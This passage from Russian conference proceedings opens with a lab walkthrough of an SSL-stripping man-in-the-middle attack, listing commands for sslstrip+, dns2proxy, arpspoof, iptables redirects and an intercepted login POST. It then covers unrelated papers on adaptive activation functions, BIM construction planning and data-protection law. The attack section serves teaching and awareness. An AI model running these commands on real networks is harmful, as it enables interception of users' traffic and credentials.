sslstrip 0.9 + by Moxie Marlinspike
Version + by Leonardo Nve
Usage: sslstrip <options>

```

Рисунок 3. Проверка установки SSLstrip+.

Установка dns2проху. Установить модуль Dnspython для Python 2.7 см. рис. 4.

```

root@debian:/home/user/dns2proxy-master# apt-get install python-dnspython
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Следующие НОВЫЕ пакеты будут установлены:
 python-dnspython
Обновлено 0 пакетов, установлено 1 новых пакетов, для удаления отмечено 0 пакетов

```

Рисунок 4. Установка модуля Dnspython через менеджер пакетов.

Скачать архив с кодом программы dns2проху по ссылке <https://github.com/sing3/dns2proxy/archive/master.zip>. Распаковать в любом удобном месте.

Установить arpsproof.

Чтобы установить arpsproof, необходимо установить пакет dsniff см. рис. 5, в который входят и другие программы.

```

root@debian:/home/user# apt-get install dsniff
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
 libnet1 libnids1.21
Следующие НОВЫЕ пакеты будут установлены:

```

Рисунок 5. Установка arpsproof, входящего в пакет dsniff.

Установить Wireshark см. рис. 6.

```

root@debian:/home/user# apt-get install wireshark
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
 libc-ares2 libdouble-conversion1 liblua5.2-0 libmaxminddb0 libpcre2-16-0
 libqt5score5a libqt5dbus5 libqt5gui5 libqt5multimedia5
 libqt5multimedia5-plugins libqt5multimediagsttools5
 libqt5multimediawidgets5 libqt5network5 libqt5opengl5 libqt5sprintsupport5
 libqt5svg5 libqt5widgets5 libsmi2ldbl libwireshark-data libwireshark11
 libwiredap8 libwscodec2 libwsutil9 libxcb-iccmm4 libxcb-image0
 libxcb-keysyms1 libxcb-randr0 libxcb-render-util0 libxcb-xinerama0
 libxcb-xkb1 libxcbcommon-x11-0 qt5-gtk-platformtheme qttranslations5-l10n
 wireshark-common wireshark-gt

```

Рисунок 6. Установка Wireshark.

Установить Nmap[2] см. рис. 7.

```
root@debian:/home/user# apt-get install nmap
Чтение списков пакетов... Готово
Построение дерева зависимостей
Чтение информации о состоянии... Готово
Будут установлены следующие дополнительные пакеты:
liblinear3 liblua5.3-0 nmap-common
```

Рисунок 7. Установка Nmap.

Перевести систему в режим пересылки пакетов, не предназначенных для неё см. рис. 8.

```
root@debian:/home/user# echo "1" > /proc/sys/net/ipv4/ip_forward
root@debian:/home/user#
```

Рисунок 8. Установка режима пересылки IP-пакетов.

Создать правило, чтобы пакеты, предназначенные для TCP-порта с номером 80, этот порт соответствует является стандартным для http трафика, перенаправлялись на локальный порт с номером 10000 см. рис. 9.

```
root@debian:/home/user# sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
root@debian:/home/user#
```

Рисунок 9. Создание правила Iptables для HTTP-трафика.

Создать такое же правило для порта с номером 53 см. рис. 10, только с перенаправлением на 53-й порт.

```
root@debian:/home/user# sudo iptables -t nat -A PREROUTING -p udp --destination-port 53 -j REDIRECT --to-port 53
root@debian:/home/user#
```

Рисунок 10. Создание правила iptables для DNS-трафика.

### Начало атаки

Узнать IP-адрес жертвы, просканировав сеть с помощью Nmap. Мы предполагаем что атака проводится в отношении пользователя в сети 10.0.0.0 с ip адресом 10.0.0.1 см. рис. 11.

```
root@debian:/home/user# nmap -sP -n 10.0.0.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-12-07 16:04 +10
Nmap scan report for 10.0.0.1
Host is up (-0.13s latency).
MAC Address: 08:00:27:D0:4F:A9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.192
Host is up (0.00072s latency).
MAC Address: 08:00:27:99:6C:3E (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.0.193
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.99 seconds
```

Рисунок 11. Сканирование сети Nmap.

Узнать свой IP-адрес, а также префикс маски подсети и имя интерфейса можно с помощью следующей команды см. рис. 12. При этом адрес атакующего 10.0.0.193/24.

```
root@debian:/home/user# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:26:80:aa brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.193/24 brd 10.0.0.255 scope global dynamic noprefixroute enp0s3
        valid_lft 861413sec preferred_lft 861413sec
    inet6 fe80::a00:27ff:fe26:80aa/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Рисунок 12. Информация о сетевом интерфейсе.

В отдельном терминале запустить SSLstrip+ с прослушиванием порта с номером 10000 см. рис. 13.

```

root@debian:/home/user# sslstrip -l 10000

sslstrip 0.9 + by Moxie Marlinspike running...
+ POC by Leonardo Nve

```

Рисунок 13. Запуск SSLstrip+.

В отдельном терминале запустить dns2proxy без каких-либо параметров, таким образом он будет работать совместно с sslstrip см. рис. 14.

```

root@debian:/home/user/dns2proxy-master# python dns2proxy.py
Non spoofing imap.gmail.com
Non spoofing to 127.0.0.1
Specific domain IP .domain.com with 10.0.0.1
DNS Forwarding activado...
binded to UDP port 53.
waiting requests.

```

Рисунок 14. Запуск dns2proxy.

В отдельном терминале запустить arpspoof см. рис. 15, указав 2 цели: компьютер жертвы и роутер. Таким образом применив атаку arp poison мы «прослушиваем пакеты» циркулирующие между роутером и атакуемым. Для операционных систем семейства windows можно использовать cain&abel.

```

root@debian:/home/user# sudo arpspoof -i enp0s3 -t 10.0.0.192 10.0.0.1
8:0:27:26:80:aa 8:0:27:99:6c:3e 0806 42: arp reply 10.0.0.1 is-at 8:0:27:26:80:aa
a
8:0:27:26:80:aa 8:0:27:99:6c:3e 0806 42: arp reply 10.0.0.1 is-at 8:0:27:26:80:aa
a

```

Рисунок 15. Запуск arpspoof.

### Проведение атаки

Стоит обратить внимание на то, чтобы SSLstrip+ начал свою работу, т.е. подмену HTTPS-ссылок на HTTP-ссылки, необходимо, чтобы жертва сначала сделала обращение по протоколу HTTP. Так в браузере Internet Explorer 11 получилось открыть страницу по незащищенному протоколу, а оттуда переходить на другие сайты по HTTP, в Google Chrome – нет. В ходе проверки атаки удалось зайти на страницу входа в учетную запись Microsoft. После подтверждения ввода адреса электронной почты браузер завис см. рис. 16, но удалось перехватить POST-запрос см. рис. 17 и извлечь из него незашифрованный email.




Рисунок 16. Браузер завис по непонятным причинам.




Рисунок 17. Перехваченный запрос POST с адресом электронной почты.



При попытке зарегистрироваться на Facebook см. рис 18, от сервера приходит сообщение об ошибке.




Рисунок 18. Форма регистрации на Facebook.




Рисунок 19. Сообщение об ошибке Facebook.

Реальные атаки на информационные системы проводятся таким образом, чтобы пользователь не заметил никаких изменений в работе веб-серверов и при необходимости, после ввода аутентификационных данных на фальшивой странице его перенаправляют на настоящую.

### Заключение

Каждый из этапов проведения атаки может быть модифицирован злоумышленником под конкретные условия и проведен с использованием разнообразного программного обеспечения.

Отметим, что из-за модификации трафика, необходимой для атаки, содержимое страниц отображается неправильно (см. рис. 19), а также не работают механизмы авторизации. Из-за того, что жертва попросту не может авторизоваться, от неё не было получено никаких данных. Были проверены сервисы Microsoft (Outlook, Skype), Google, Yandex, Facebook, VK, Twitter, Sberbank Online, WebMoney. При посещении страниц по HTTP, браузер (Google Chrome) явно дает знать, что соединение не защищено. Некоторые методы модификации доменного имени сервера весьма заметны (www, comm, и т.д.). Все вышеперечисленные факторы существенно затрудняют перехват информации, но пользователям стоит быть бдительными и не использовать непроверенные сервисы.

\*\*\*

1. Maslac M., Oracle VM VirtualBox tutorial for complete beginners / Marko Maslac, Antun Peicevic – CreateSpace Independent, 2016 – 84 с.
2. Марш Н., Поваренная книга Nmap: Руководство по сканированию сети / Николас Марш – Nicholas Marsh, 2015 – 148 с.
3. Парасрам Ш., Kali Linux. Тестирование на проникновение и безопасность / Шива Парасрам, Алекс Замм, Теди Хериянто, Шакил Али – П.: Питер, 2020 – 448 с.

**Трофимов В.Ю.**

**Обзор современных решений в области разработки адаптивных функций активации искусственного нейрона**

*РТУ МИРЭА  
(Россия, Москва)*

doi: 10.18411/trnio-04-2024-677

### Аннотация

В данной статье рассматриваются современные подходы к реализации адаптивных функций активации искусственного нейрона. Всего описано три различных функций, методы реализации которых сильно отличаются друг от друга.

**Ключевые слова:** искусственный нейрон, нейронные сети, машинное обучение, глубокое обучение, функция активации, градиентный спуск, классификация изображений.

### Abstract

This paper reviews modern approaches to the realization of adaptive artificial neuron activation functions. In total, three different functions are described, the methods of realization of which are very different from each other.

**Keywords:** artificial neuron, neural networks, machine learning, deep learning, activation function, gradient descent, image classification.

### Введение

Искусственные (программные) нейроны — это программная имитация биологических нейронов мозга. Они являются основным строительным блоком искусственных нейронных сетей. Программный нейрон принимает входные данные (сигналы от других нейронов), умножает их на веса (сила сигнала) и суммирует полученные значения. Если сумма превышает пороговое значение, то нейрон генерирует выходной сигнал (выстреливает).

Функция активации искусственного нейрона — это алгоритм, который преобразует линейную комбинацию входных сигналов в выходной сигнал нейрона. Она играет ключевую роль в определении того, насколько успешно нейронная сеть может обучаться и обобщать данные.

Основная цель функции активации — обеспечить нелинейность, чтобы нейронная сеть могла представлять сложные нелинейные зависимости между входными и выходными данными. Без нелинейности нейронная сеть была бы ограничена в своих возможностях представления сложных функций.

Адаптивные функции активации искусственных нейронов — это такие функции, которые могут автоматически настраивать свои параметры (например, веса и пороги) в процессе обучения, чтобы улучшить производительность сети. Это достигается путём использования обратного распространения ошибки или других методов обратного распространения для обновления весов и порогов на основе информации об ошибках прогнозирования.

Отличительной чертой адаптивных функций активации является то, что они способны адаптироваться к изменяющимся условиям и данным, что делает их более эффективными при обучении сложных задач. Кроме того, адаптивные функции активации могут уменьшить количество необходимых параметров и снизить сложность модели, что упрощает процесс её оптимизации и ускоряет обучение.

В данной работе будут рассмотрены новейшие разработки в области адаптивных функций активаций.

### ErfReLU


ErfReLU – кусочно заданная комбинация функций Erf and ReLU [1] и имеет вид:

$$f(x) = \begin{cases} x & \text{if } x \geq 0 \\ \alpha \operatorname{erf}(x) & \text{if } x < 0 \end{cases}, (1)$$

где  $\alpha$  – обучаемый параметр, а  $\operatorname{erf}(x)$  определяется как:

$$\operatorname{erf}(x) = \frac{2}{\sqrt{\pi}} \int_0^x e^{-t^2} dt (2).$$

В ErfReLU  $\alpha$  - параметр, используемый для управления наклоном функции. График функции ErfReLU представлен на рисунке 1. ErfReLU непрерывна и не ограничена сверху, но ограничена снизу. Положительная область функции ErfReLU работает как функция активации ReLU. Она сохраняет небольшое количество негативной информации, чтобы предотвратить возникновение феномена «умирающего ReLU», и достигает более высокой точности при использовании только одного обучаемого параметра.

Рисунок 1. График функции ErfReLU при  $\alpha = 1$ .

Исследователи [1] провели эксперимент по обучению нескольких моделей на задаче классификации изображений из набора данных CIFAR-10 с использованием различных адаптивных функций активации. В таблице 1 приведены результаты эксперимента, в котором указаны: использованная функция активации и итоговые метрики точности для каждой из моделей.

Таблица 1

Результаты эксперимента с использованием ErfReLU и других функций активации.

№	Функция активации	MobileNet, %	ResNet, %	VGG 16, %
1	Tahnsoft	92.24	93.67	92.58
2	TahnLU	90.86	90.35	89.84
3	SAAF	91.64	90.58	86.28
4	ErfAct	92.52	93.82	93.24
5	Pserf	92.67	93.84	92.76
6	Smish	92.58	93.83	92.46
7	Serf	92.67	93.63	92.73
8	<b>ErfReLU</b>	<b>92.78</b>	<b>94.04</b>	<b>93</b>

ErfReLU сочетает в себе свойства функций ReLU и Erf и обеспечивает лучшую сходимость по сравнению с современными адаптивными функциями активации.


#### APALU

APALU - Adaptive Piecewise Approximated Activation Linear Unit (Адаптивная линейная единица активации с кусочной аппроксимацией) [2] задаётся формулой:

$$f(x) = \begin{cases} a \left( x + x \left( \frac{1}{1 + \exp(-1.702(x))} \right) \right), & \text{if } x \geq 0, \\ b(\exp(x) - 1), & \text{if } x < 0 \end{cases} \quad (3)$$

где  $a$  и  $b$  – положительные обучаемые параметры, а  $x$  аргумент функции.

График функции представлен на Рисунке 1:

Рисунок 2. График функции APALU при  $a=0.5$ ,  $b=0.5$ .

Исследователи вделают [2] следующие преимущества использования адаптивной функции активации APALU:

1. *Функция APALU может аппроксимировать любую непрерывную функцию на замкнутом интервале с любой желаемой степенью точности* - С обучаемыми параметрами  $a$  и  $b$  функция (1) может аппроксимировать любую непрерывную функцию  $g: [c, d] \rightarrow \mathbb{R}$ , чтобы соответствовать закономерностям более высокого уровня, которые существуют в наборе данных. APALU имеет высокий потенциал в универсальной аппроксимации функций в нейросетевых архитектурах.
2. *В нейронной сети, использующей функцию APALU, скорость сходимости в процессе обучения выше по сравнению с сетями, использующими традиционные функции активации, такие как ReLU или Sigmoid, при определенных условиях.* В нейронных сетях, использующих традиционные функции активации, производная функции потерь по отношению к весам может значительно увеличиваться, что потенциально приводит к большим величинам градиента. Напротив, величина градиента имеет тенденцию оставаться ниже для сетей с функцией APALU на протяжении всех итераций обучения. Свойства градиентного спуска предполагают, что меньшая величина градиента приводит к точному сближению функции потерь, когда градиент находится близко к нижней части функции. Таким образом, нейронные сети, использующие функцию APALU, демонстрируют более высокую скорость сходимости по сравнению с сетями, использующими традиционные функции активации, такие как ReLU или Sigmoid, которые могут вызывать скачки в районе нижней точки функции потерь.
3. *Нейронные сети, использующие функцию APALU, демонстрируют большую устойчивость к исчезающим градиентам по сравнению с сетями с традиционными функциями активации, такими как Sigmoid или ReLU, особенно в архитектурах глубоких нейронных сетей.* В глубокой сети с  $L$  слоями, использующей APALU, градиент потерь относительно весов в первом слое включает произведение  $L$  производных. Благодаря нижней границе на производные в сетях APALU, это произведение сохраняет достаточную величину, предотвращая экспоненциальное уменьшение градиента, что часто встречается в сетях с сигмоидальными или ReLU функциями активаций.

Исследователи [2] провели эксперимент по обучению нескольких моделей на задаче классификации изображений из набора данных CIFAR-10 и сравнили APALU с другими функциями активации семейства ReLU. В таблице 2 приведены результаты эксперимента, в котором указаны: использованная функция активации, и итоговые метрики точности для каждой из моделей:

Таблица 2

*Результаты эксперимента с использованием APALU и других функций активации.*

№	Функция активации	MobileNet, %	GoogLeNet, %	ResNet50, %	SENet18, %
1	ReLU	90.10	93.43	93.74	93.70
2	LReLU	90.10	89.28	93.83	93.66
3	ELU	90.92	92.47	93.53	93.39
4	GELU	90.71	93.16	93.81	93.72
5	APALU	<b>91.09</b>	<b>93.73</b>	<b>93.89</b>	<b>93.75</b>

### ТААФ

ТААФ - Transformative Adaptive Activation Function (Преобразующая Адаптивная Функция Активации) [3]. ТААФ преобразует (обобщает) любую исходную функцию активации искусственного нейрона вводя четыре обучаемых параметра. Преобразованная исходная функция активации определяется как внутренняя функция. ТААФ записывается в виде:

$$g(f, y) = \alpha \cdot f(\beta \cdot y + \gamma) + \delta, (4)$$

где  $\alpha, \beta, \gamma, \delta$  – обучаемые параметры, а  $f$  – внутренняя функция.

Выход нейрона с ТААФ со входами  $x_i$ :

$$\alpha \cdot f(\beta \cdot \sum_{i=1}^n w_i x_i + \gamma) + \delta, (5)$$

где  $x_i$  - индивидуальные входы,  $w_i$  - веса, а  $n$  - количество входящих связей.

Если вход  $x_i$  отсутствует (т. е. постоянен), то параметр  $\gamma$  эквивалентен смещению нейрона.

Обучаемые параметры позволяют произвольно преобразовывать и масштабировать исходную функцию активации, причем для каждого нейрона это преобразование может быть разным (т. е. каждый нейрон имеет четыре дополнительных параметра, которые определяют ТААФ для этого нейрона). Кроме того, такая адаптивная функция активации избавляет от необходимости иметь линейную функцию активации в последнем слое для задач регрессии, как это обычно делается. Использование линейной функции в последнем слое требует полного набора весов для входящих связей только для возможности масштабирования выхода в произвольном диапазоне, в то время как предлагаемая ТААФ может сделать это всего с 4 дополнительными параметрами.

Некоторые примеры обобщения исходных функций активации с помощью ТААФ:

- Динамический ReLU (DReLU) имеет параметр  $a$ , который смещает базовый выпрямленный линейный блок (ReLU) по горизонтали и вертикали; он эквивалентен ТААФ с  $\alpha = 1, \beta = 1, \gamma = -a, \delta = a$ , и  $f(z) = \text{ReLU}(z)$ .
- ReLU с задержкой (DReLU) добавляет параметр для горизонтального сдвига, но на этот раз это фиксированный предопределенный параметр  $a$ ; поэтому ее можно считать необучаемым эквивалентом ТААФ с  $\alpha = 1, \beta = 1, \gamma = a, \delta = 0$ , и  $f(z) = \text{ReLU}(z)$ .
- LeReLU — это LReLU с добавленным обучаемым параметром для масштабирования, поэтому его параметр ТААФ равен просто  $\alpha = a_i, \beta = 1, \gamma = 0, \delta = 1$ , и  $f(z) = \text{LReLU}(z)$ .

В общей сложности исследователям [4] удалось обобщить более 50 предложенных в литературе функций активаций, которые можно считать частными случаями ТААФ - с некоторыми из четырех адаптивных параметров, фиксированными и не поддающимися обучению. Более того, более 70 функций активации используют схожие концепции и идеи, лежащие в основе адаптивных параметров ТААФ, что подтверждает мотивы, лежащие в основе четырех адаптивных параметров ТААФ.

### Заключение

В данной работе было рассмотрено три современных подхода к реализации адаптивной функции активации искусственного нейрона. ErfReLU является кусочно заданной функцией и использует адаптивную функцию активации Erf только при отрицательных значениях аргумента, имеет только один обучаемый параметр. APALU также представлена в виде кусочно заданной функцией, но является адаптивной на всей области определения и имеет уже два обучаемых параметра. По результатам экспериментов по классификации изображений из набора данных CIFAR-10 можно сделать вывод о том, что ErfReLU показывает большую точность, чем APALU, а соответственно является более предпочтительным выбором.

Третья рассмотренная функция активации ТААФ предлагает совершенно другой подход. В её основе могут лежать любые классические функции активации, такие как: ReLU, Sigmoid или Tanh. Они будут определяться как внутренние функции, к которым добавлены четыре обучаемых параметра. Эти параметры позволяют модели, в процессе обучения, произвольно преобразовывать и масштабировать внутренние функции, что в результате даёт лучшую сходимость и итоговую точность.

\*\*\*

1. Rajanand, P.Singh ErfReLU: Adaptive Activation Function for Deep Neural Network [Электронный ресурс] // arXiv.org. 2001. Дата обновления: 02.06.2023. URL: <https://arxiv.org/abs/2306.01822> (дата обращения: 27.03.2024).

2. Subramanian, R. Jeyaraj, R. A. A. Ugli, J. Kim APALU: A Trainable, Adaptive Activation Function for Deep Learning Networks [Электронный ресурс] // arXiv.org. 2001. Дата обновления: 13.02.2024. URL: <https://arxiv.org/abs/2402.08244> (дата обращения: 27.03.2024).
3. V. Kunc Exploring the Relationship: Transformative Adaptive Activation Functions in Comparison to Other Activation Functions [Электронный ресурс] // arXiv.org. 2001. Дата обновления: 14.02.2024. URL: <https://arxiv.org/abs/2402.09249> (дата обращения: 27.03.2024).
4. V. Kunc, J. Kléma (2021) On transformative adaptive activation functions in neural networks for gene expression inference. PLoS ONE 16(1): e0243915. <https://doi.org/10.1371/journal.pone.0243915>

Турк Д.А., Гулякин Д.В.

### Планирование строительного производства с применением технологий информационного моделирования

Кубанский государственный технический университет  
(Россия, Краснодар)

doi: 10.18411/trnio-04-2024-678

#### Аннотация

В статье рассматривается роль технологии информационного моделирования (ВІМ) в строительном производстве, понятие строительного производства, значение ВІМ планирования. Представлены основные принципы ВІМ, его преимущества, роль в планировании строительного производства через виртуальное моделирование, оптимизацию процессов управления ресурсами.

**Ключевые слова:** строительное производство, планирование, виртуальное моделирование, оптимизация ресурсов, интеграция технологий, прогнозируемые изменения в строительстве.

#### Abstract

The article discusses the role of information modeling technology (BIM) in construction production, the concept of construction production, and the importance of BIM planning. The basic principles of BIM, its advantages, its role in planning construction production through virtual modeling, and optimization of resource management processes are presented.

**Keywords:** construction production, planning, virtual modeling, resource optimization, technology integration, predicted changes in construction.

Планирование важно для успешной реализации строительных проектов. Оно помогает рационально использовать ресурсы, сокращать сроки и снижать стоимость работ, а также обеспечивать их высокое качество. Качество планирования определяет успех всего проекта и его соответствие пожеланиям заказчика и стандартам.

Информационное моделирование зданий (Building Information Modeling, BIM) представляет собой инновационную технологию, которая трансформирует процессы проектирования, строительства и управления объектами недвижимости. ВІМ представляет собой цифровую модель, содержащую информацию о геометрии объекта, его свойствах и характеристиках [1]. Однако ВІМ - это не только модель, это также процесс, включающий в себя совместную работу всех участников проекта на основе общей информационной модели. Роль ВІМ в строительстве состоит в улучшении координации, совместной работы и управления данными на всех этапах жизненного цикла проекта, что способствует повышению эффективности и сокращению затрат.

Технология информационного моделирования представляет собой методологию создания и управления информацией о строительном объекте на протяжении всего жизненного цикла проекта - от проектирования и строительства до эксплуатации и реконструкции. ВІМ представляет собой цифровую модель здания или сооружения, которая содержит геометрическую и информационную составляющие.

Геометрическую модель - это трехмерное (3D) представление объекта, которое включает в себя все его элементы, от стен и окон до структурных элементов и систем коммуникаций [2,3].

Информационную модель - это база данных, связанная с геометрической моделью и содержащая информацию о свойствах и характеристиках каждого элемента модели, таких как материалы, стоимость, сроки выполнения работ и др.

Процессные модели - это модели, описывающие процессы проектирования, строительства, эксплуатации и управления объектом на основе информации из геометрической и информационной моделей.

Современные методы проектирования конструкций и сооружений, создания новых строительных материалов немислимы без применения информационных технологий. Имеется большой опыт их использования, наработанные методики, специализированные программы, учитывающие специфику конкретных проектных задач, связанную с различием в использовании материалов, технологий, а также с разнообразием нормативных требований. Проектирование зданий и сооружений все больше превращается в единый комплекс работ, включающий использование информационных технологий на всех этапах, начиная от стадии разработки и заканчивая вводом в эксплуатацию готового объекта.

Применение технологии BIM в строительстве обладает рядом преимуществ, среди которых:

1. Улучшенное планирование и координация проекта благодаря возможности визуализации всех аспектов объекта.
2. Увеличение эффективности проектирования и строительства за счет улучшенного сотрудничества между участниками проекта.
3. Сокращение времени и затрат на строительство благодаря оптимизации процессов планирования и управления ресурсами.
4. Улучшение качества и безопасности строительства за счет более точного анализа и управления рисками.

Одно из ключевых преимуществ использования BIM в строительстве - возможность оптимизации процессов и управления ресурсами. Благодаря автоматическим расчетам и детальному моделированию всех аспектов проекта становится возможным эффективное планирование ресурсов, таких как материалы, трудовые силы и оборудование.

BIM способствует совместному использованию информации между всеми участниками строительного проекта. Все данные о проекте хранятся в централизованной информационной модели, к которой имеют доступ все участники - от архитекторов и инженеров до заказчиков и подрядчиков. Это обеспечивает единую точку доступа к актуальным данным о проекте, улучшает коммуникацию между участниками и сокращает вероятность ошибок и недопониманий [4].

Сегодня информационная модель здания – это хорошо скоординированная, согласованная, взаимосвязанная, поддающаяся расчетам и анализу, имеющая геометрическую привязку числовая информация о проектируемом или уже существующем объекте, которая используется, для:

- принятия конкретных проектных решений;
- создания высококачественной проектной документации;
- предсказания эксплуатационных качеств объекта;
- составления смет и строительных планов;
- заказа и изготовления материалов и оборудования;
- управления возведением здания;
- управления и эксплуатации самого здания и средств технического оснащения в течение всего жизненного цикла;
- управления зданием как объектом.

Иными словами, BIM- это вся имеющая числовое описание и нужным образом организационная информация об объекте, используемая как стадия проектирования и строительства здания, так и в период его эксплуатации и даже сноса.

У BIM-моделей множество преимуществ перед традиционным подходом к проектированию. Одно из них - **повышение безопасности**: BIM позволяет симитировать строительный процесс и заранее оценить возможные риски. Кроме того, трехмерную модель можно в любой момент в реальном времени сравнить с объектом на любом этапе строительства, что существенно повышает качество проводимых работ.

В отличие от традиционного проектирования BIM включает в себя сбор и комплексный анализ технологических, архитектурно-конструкторских, экономических данных об объекте, чтобы рассматривать его вместе с относящимися к нему конструкциями как единое целое. Для цифрового моделирования характерна тесная связь с информационной базой. Поэтому с изменением любого параметра меняются настройки разных систем в чертежах, спецификациях, визуализациях, календарном графике, что позволяет значительно экономить время.

Таким образом, BIM технологии несут в себе технические и организационные вызовы:

- сложности внедрения технологии BIM в существующие рабочие процессы и инфраструктуру компаний;
- необходимость обучения персонала для эффективного использования BIM.
- проблемы стандартизации и совместимости форматов данных между различными программными продуктами.

В соответствии с вызовами формируются перспективы интеграции BIM с другими технологиями:

- возможности интеграции BIM с технологиями искусственного интеллекта для автоматизации процессов анализа и прогнозирования.
- взаимодействие BIM с технологиями интернета вещей (IoT) для мониторинга и управления строительными объектами в реальном времени.
- интеграция BIM с облачными технологиями для улучшения доступности и обмена данными между участниками проекта.

Как следствие, сформулируем соответствующие прогнозируемые изменения в строительной отрасли с учетом развития BIM:

- повышение эффективности процессов планирования и управления проектами.
- сокращение сроков и затрат на строительство за счет оптимизации проектирования и ресурсного планирования.
- улучшение качества строительства и снижение рисков благодаря более детальному и точному моделированию.

\*\*\*

1. Хан А.А. Проектирование, проектное управление, управление сооружением и эксплуатацией объектов на основе Building Information Model (BIM) // Architecture and Modern Information Technologies. – 2019. - №3(48). – С.217-224.
2. Кочкаров Н.О. BIM технологии в строительстве // Форум молодых ученых – 2019. – №2(30). – С.832-834.
3. Кучукян Е.А., Крупина Н.Н., Киприянова Е.Н., Гулякин Д.В., Мордасов Е.В., Колодей О.Н. Некоторые оптимизационные решения в сфере обращения твердых отходов // Экологические системы и приборы. 2011. № 10. С. 3-10.
4. Kharchenko L.N., Abdulgalimov R.M., Magomedova R.M., Gulyakin D.V., Sorokina E.N., Pergun O.V., Kharlanova N.N. Methods and technology for assessment of uman capital of a university graduate Humanities and Social Sciences Reviews. 2019. T. 7. № 4. С. 852-856.



Тюлюбаева Н.А., Водовозова Ю.А.

**Обеспечение требований информационной безопасности автоматизированного модуля  
«Взаимодействие с клиентами»**

*Северный (Арктический) федеральный  
университет имени М. В. Ломоносова  
(Россия, Северодвинск)*

doi: 10.18411/trnio-04-2024-679

**Аннотация**

В статье проведен анализ законодательства Российской Федерации в сфере обеспечения информационной безопасности при обработке информации в автоматизированных информационных системах, разработаны страницы автоматизированного модуля «Взаимодействие с клиентами» информационного ресурса ателье по ремонту одежды.

**Ключевые слова:** ателье по ремонту одежды, автоматизированный модуль, взаимодействие с клиентами, требования информационной безопасности, персональные данные.

**Abstract**

The article analyzes the legislation of the Russian Federation in the field of information security in the processing of information in automated information systems, and the pages of the automated module «Interaction with customers» of the information resource of the clothing repair studio are developed.

**Keywords:** clothing repair shop, automated module, customer interaction, information security requirements, personal data.

Защита информационных ресурсов коммерческих организаций, использующих глобальную сеть Интернет для ведения бизнеса, является неотъемлемой частью политики информационной безопасности организации. Действия злоумышленников, связанные с несанкционированным доступом к информации, обрабатываемой в информационном ресурсе, могут привести к ряду нежелательных последствий, таких как утрата или частичная потеря информации. Законодательство Российской Федерации устанавливает требования к защите информации от несанкционированного доступа при ее обработке в автоматизированных системах или в информационных системах обработки персональных данных.

В частности, Федеральный закон «О информации, информационных технологиях и о защите информации» [1] – нормативный документ Российской Федерации, юридически описывающий понятия и определения в области технологии правового регулирования в сфере информации, информационных технологий, а также регулирующий отношения при осуществлении права на поиск, получение, передачу, производство и распространение информации при применении информационных технологий. Федеральный закон «О персональных данных» [2] регулирует отношения между оператором и субъектом персональных данных, связанные с обработкой персональных данных, в том числе и автоматизированной. Обработка персональных данных ведется оператором только с согласия субъекта персональных данных и в соответствии с заявленными целями обработки.

